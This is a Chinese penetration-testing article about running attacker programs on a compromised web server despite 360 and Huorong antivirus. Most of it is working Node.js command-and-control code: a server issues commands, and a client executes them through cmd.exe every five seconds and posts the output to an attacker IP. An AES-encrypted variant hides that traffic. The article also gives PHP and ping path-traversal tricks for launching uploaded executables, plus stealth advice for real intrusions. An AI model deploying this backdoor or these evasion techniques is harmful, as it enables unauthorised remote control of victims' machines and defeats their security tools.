xuwu2025-10-16文章来源:SecHub网络安全社区


实战中大多数打点,是从web进去的。然后获取shell。但国内目标对360与火绒情有独钟。导致虽然已有shell,但运行不了自己上传的程序。例如下面例子:
下面是我用c写的helloword.这真的是人畜无害的程序。
通过冰蝎3.0webshell执行还是拦截。
但执行whoami是可以的

对于蚁剑和哥斯拉,就whoami都不能执行。但冰蝎的命令执行还是可以执行一些白名单程序的(这与webshell管理器执行命令方式有关),对于一些大厂签名的程序也可以执行。
然后下面的绕过方式也是我边实战边学习内网两年半的绕过总结(哎呦,我不是小黑子,真两年半啊!!!)
1.可以执行whoami命令。
也就是确保可以执行一些白名单程序。
2.目标出网,或者拿下了同局域网的其他主机
注意:不要一上来就添加账户,即使你有权限的情况下。否则只会暴露你入侵web服务器的事实,这时杀软会重点关注web服务进程!!!最后你whomi都执行不了。
https://nodejs.org/en/download/
可以直接把安装好的目录上传到攻击机。
注意修改最后的监听端口,与命令执行的内容var command = 'C:/phpstudy/WWW/hello.exe';
然后保存为Server.js
function getClientIp(req) {
	return req.headers['x-forwarded-for'] ||
        req.connection.remoteAddress ||
        req.socket.remoteAddress ||
        req.connection.socket.remoteAddress;
};
console.log('NodeJS-Downloader');
console.log('An example of a downloader written in NodeJS.');
console.log('Author:3gstudent');

//change this
//var command = 'whoami';
//var command = 'taskkill /f /im node.exe';
var command = 'C:/phpstudy/WWW/hello.exe';
console.log('[>]Global Command:',command);

var postErrorHTML =
    '<html><head><meta charset="utf-8"><title>Node.js test</title></head>' +
    '<body>' +
    '404 Not Found' +
    '</body></html>';

var http = require('http');
var querystring = require('querystring');
var i = +'0';

http.createServer(function (req, res) {
	console.log('-----------------------------------------------------');
	i = i+1;
	console.log(i);
    	var body = '';
	var myDate = new Date();
	var mytime=myDate.toLocaleString();

	console.log('[+]New host');
	console.log('[*]Time:',mytime);
    	console.log('[*]IP:',getClientIp(req));

    	req.on('data', function (chunk) {
		body += chunk;
    	});

    	req.on('end', function () {
        	body = querystring.parse(body);
		if(body.os && body.hostname) {
            		console.log('[*]Hostname:',body['hostname']);
			console.log('[*]OS:',body['os']);
			console.log('[+]send commands to host:',command);
        		res.write(command);
 		} else if(body.hostname && body.command && body.data)  {
            		console.log('[*]Hostname:',body['hostname']);
			console.log('[+]result of the command:',body['command']);
			console.log('*****************************************************');
			console.log(body['data']);
			console.log('*****************************************************');
			res.write('ok');
		} else {
     			console.log('[!]bad request');
			res.write(postErrorHTML);
        	}
        	res.end();
    	});
}).listen(80,'0.0.0.0');

修改好后,输入node Server.js

直接访问web页面

把上面下载的node安装好后的node.exe上传过去既可,写入client.js文件
client.js:
这里注意修改连接ip与端口,5000代表每隔5秒发送一次请求,也就是5秒执行一次命令
function sleep(milliSeconds){
	var startTime =new Date().getTime();
	while(new Date().getTime()< startTime + milliSeconds);
}

function sendhello(host1,port1,timeinterval){
	var os = require('os');
	var os1 = os.type() + ',' + os.release() + ',' + os.platform();
	var hostname1 = os.hostname();

	var http = require('http');
	var querystring = require('querystring');

	var contents = querystring.stringify({
    		os:os1,
    		hostname:hostname1,
		hello:'hello'
	});

	var options = {
    		host: host1,
    		port: port1,
    		path: '/',
    		method:'POST',
    		headers:{
        		'Content-Type':'application/x-www-form-urlencoded',
        		'Content-Length':contents.length
    		}
	}

	var req = http.request(options, function(res){
    		var data1='';

    		res.on('data', function(chunk){
      			data1 += chunk;
    		});

    		res.on('end', function(){
      			console.log('[+]Get command:',data1)

			sendcmd(data1,host1,port1,timeinterval);
    		});
	});

	req.on("error",function(err) {
    		console.log(err.message);
		sleep(timeinterval);
		sendhello(serverip,serverport,timeinterval);
	});

	req.write(contents);
	req.end;
};

function sendcmd(command,host1,port1,timeinterval) {
	dataglobal = '';
	var os = require('os');
	var os1 = os.type() + ',' + os.release() + ',' + os.platform();
	var hostname1 = os.hostname();
	var http = require('http');
	var querystring = require('querystring');
	var process = require('child_process');
	const bat = process.spawn('cmd.exe', ['/c', command]);
	bat.stdout.on('data', (data) => {
		dataglobal += data.toString();
	});

	bat.stderr.on('data', (data) => {
		console.log(data.toString());
	});
	bat.on('exit', (code) => {
		var contents = querystring.stringify({
    			hostname:hostname1,
			command:command,
			data:dataglobal
		});
		var options = {
    			host: host1,
    			port: port1,
    			path: '/',
    			method:'POST',
    			headers:{
        			'Content-Type':'application/x-www-form-urlencoded',
        			'Content-Length':contents.length
    			}
		}
		console.log(dataglobal);

		var req = http.request(options, function(res){
    			var data1='';
    			res.on('data', function(chunk){
      			data1 += chunk;
    			});
    			res.on('end', function(){
      				console.log('[+]Data:',data1)
    			});
		});

		req.write(contents);
		req.end;

		req.on("error",function(err) {
    			console.log(err.message);
		});

		sleep(timeinterval);
		sendhello(serverip,serverport,timeinterval);
	});
}

var dataglobal = '';
var serverip = '192.168.18.1';
var serverport = '80';
var timeinterval = +'5000';

sendhello(serverip,serverport,timeinterval);
然后执行命令
node client.js
注意执行后进程会一直启动,需要输入taskkill /f /im node.exe才能关闭进程

关闭或者更换命令需要关闭服务端,修改命令,重新启动既可
关闭客户端的命令
taskkill /f /im node.exe


客户端向服务端发送数据后返回的包
客户端执行命令后发送的数据包

直接就是明文,真正在实战中,大多有流量检测机制的,所以想办法进行加密传输
加密代码
const crypto = require('crypto');
/**
 * AES加密的配置
 * 1.密钥
 * 2.偏移向量
 * 3.算法模式CBC
 * 4.补全值
 */
var AES_conf = {
    key:'aseaseaseaseasea', //密钥,可以
    iv: '1111111111111111', //偏移向量
    padding: 'PKCS7Padding' //补全值
}


/**
 * AES_128_CBC 加密
 * 128位
 * return base64
 */
function encryption(data) {
    let key = AES_conf.key;
    let iv = AES_conf.iv;
    // let padding = AES_conf.padding;

    var cipherChunks = [];
    var cipher = crypto.createCipheriv('aes-128-cbc', key, iv);
    cipher.setAutoPadding(true);
    cipherChunks.push(cipher.update(data, 'utf8', 'base64'));
    cipherChunks.push(cipher.final('base64'));
    return cipherChunks.join('');
}


/**
 * 解密
 * return utf8
 */
function decryption(data){

    let key = AES_conf.key;
    let iv = AES_conf.iv;
    // let padding = AES_conf.padding;

    var cipherChunks = [];
    var decipher = crypto.createDecipheriv('aes-128-cbc', key, iv);
    decipher.setAutoPadding(true);
    cipherChunks.push(decipher.update(data, 'base64', 'utf8'));
    cipherChunks.push(decipher.final('utf8'));
    return cipherChunks.join('');
}
var cmd='whoami'
var out= encryption(cmd)
console.log(out);
console.log(decryption(out));
然后进行统合改进后代码
server
//加密模块
const crypto = require('crypto');
var AES_conf = {
    key:'aseaseaseaseasea', //密钥,16可以自定义
iv: '1111111111111111', //偏移向量16位,可自定义
padding: 'PKCS7Padding' //补全值
}
function encryption(data) {
let key = AES_conf.key;
let iv = AES_conf.iv;
var cipherChunks = [];
var cipher = crypto.createCipheriv('aes-128-cbc', key, iv);
cipher.setAutoPadding(true);
cipherChunks.push(cipher.update(data, 'utf8', 'base64'));
cipherChunks.push(cipher.final('base64'));
return cipherChunks.join('');
}
//服务建立
function getClientIp(req) {
    return req.headers['x-forwarded-for'] ||
    req.connection.remoteAddress ||
    req.socket.remoteAddress ||
    req.connection.socket.remoteAddress;
};
console.log('NodeJS-Downloader');
console.log('An example of a downloader written in NodeJS.');
console.log('Author:3gstudent');

//change this
//var command = 'whoami';
// var command = 'taskkill /f /im node.exe';
var cmd = 'whoami'
var command = encryption(cmd);
console.log('[>]Global Command:',cmd);

var postErrorHTML =
                 '<html><head><meta charset="utf-8"><title>Node.js test</title></head>' +
                 '<body>' +
                 '404 Not Found' +
                 '</body></html>';

var http = require('http');
var querystring = require('querystring');
var i = +'0';

http.createServer(function (req, res) {
    console.log('-----------------------------------------------------');
i = i+1;
console.log(i);
var body = '';
var myDate = new Date();
var mytime=myDate.toLocaleString();

console.log('[+]New host');
console.log('[*]Time:',mytime);
console.log('[*]IP:',getClientIp(req));

req.on('data', function (chunk) {
    body += chunk;
});

req.on('end', function () {
    body = querystring.parse(body);
if(body.os && body.hostname) {
    console.log('[*]Hostname:',body['hostname']);
console.log('[*]OS:',body['os']);
console.log('[+]send commands to host:',command);
res.write(command);
} else if(body.hostname && body.command && body.data)  {
    console.log('[*]Hostname:',body['hostname']);
console.log('[+]result of the command:',body['command']);
console.log('*****************************************************');
console.log(body['data']);
console.log('*****************************************************');
res.write('ok');
} else {
    console.log('[!]bad request');
res.write(postErrorHTML);
}
res.end();
});
}).listen(80,'0.0.0.0');
clien
const crypto = require('crypto');
var AES_conf = {
    key:'aseaseaseaseasea', //密钥
    iv: '1111111111111111', //偏移向量
    padding: 'PKCS7Padding' //补全值
}
function decryption(data){

    let key = AES_conf.key;
    let iv = AES_conf.iv;
    // let padding = AES_conf.padding;

    var cipherChunks = [];
    var decipher = crypto.createDecipheriv('aes-128-cbc', key, iv);
    decipher.setAutoPadding(true);
    cipherChunks.push(decipher.update(data, 'base64', 'utf8'));
    cipherChunks.push(decipher.final('utf8'));
    return cipherChunks.join('');
}
function sleep(milliSeconds){
	var startTime =new Date().getTime();
	while(new Date().getTime()< startTime + milliSeconds);
}

function sendhello(host1,port1,timeinterval){
	var os = require('os');
	var os1 = os.type() + ',' + os.release() + ',' + os.platform();
	var hostname1 = os.hostname();

	var http = require('http');
	var querystring = require('querystring');

	var contents = querystring.stringify({
    		os:os1,
    		hostname:hostname1,
		hello:'hello'
	});

	var options = {
    		host: host1,
    		port: port1,
    		path: '/',
    		method:'POST',
    		headers:{
        		'Content-Type':'application/x-www-form-urlencoded',
        		'Content-Length':contents.length
    		}
	}

	var req = http.request(options, function(res){
    		var data1='';

    		res.on('data', function(chunk){
      			data1 += chunk;
    		});

    		res.on('end', function(){
                data1 = decryption(data1)
      			console.log('[+]Get command:',data1)

			sendcmd(data1,host1,port1,timeinterval);
    		});
	});

	req.on("error",function(err) {
    		console.log(err.message);
		sleep(timeinterval);
		sendhello(serverip,serverport,timeinterval);
	});

	req.write(contents);
	req.end;
};

function sendcmd(command,host1,port1,timeinterval) {
	dataglobal = '';
	var os = require('os');
	var os1 = os.type() + ',' + os.release() + ',' + os.platform();
	var hostname1 = os.hostname();
	var http = require('http');
	var querystring = require('querystring');
	var process = require('child_process');
	const bat = process.spawn('cmd.exe', ['/c', command]);
	bat.stdout.on('data', (data) => {
		dataglobal += data.toString();
	});

	bat.stderr.on('data', (data) => {
		console.log(data.toString());
	});
	bat.on('exit', (code) => {
		var contents = querystring.stringify({
    			hostname:hostname1,
			command:command,
			data:dataglobal
		});
		var options = {
    			host: host1,
    			port: port1,
    			path: '/',
    			method:'POST',
    			headers:{
        			'Content-Type':'application/x-www-form-urlencoded',
        			'Content-Length':contents.length
    			}
		}
		console.log(dataglobal);

		var req = http.request(options, function(res){
    			var data1='';
    			res.on('data', function(chunk){
      			data1 += chunk;
    			});
    			res.on('end', function(){
      				console.log('[+]Data:',data1)
    			});
		});

		req.write(contents);
		req.end;

		req.on("error",function(err) {
    			console.log(err.message);
		});

		sleep(timeinterval);
		sendhello(serverip,serverport,timeinterval);
	});
}

var dataglobal = '';
var serverip = '192.168.18.130';
var serverport = '80';
var timeinterval = +'5000';

sendhello(serverip,serverport,timeinterval);
再次查看流量包,命令已经被加密。



360最新版
已经上传的文件

可以命令执行whoami

开启服务端

执行客户端

会卡死,不用管

服务端已经收到请求,发送命令

上线成功。

参考文章:https://mp.weixin.qq.com/s/ifXu2xDJM1X5KzjCb-8HxA
前提是程序免杀。
上传
需要上传php.exe还有个dll程序,直接运行php.exe会提示缺失的文件

或者找到php.exe目录
使用copy 进行复制一份换个名字既可
然后使用函数直接执行就行
php -r "system('c:/users/public/a.exe')";
cmd /c "ping 127.0.0.1/../../../../../windows/system32/whoami"

如果程序在其他盘中需要先cd到那个盘,再执行
后面测试直接运行一个hello
只是打印hello

绕过
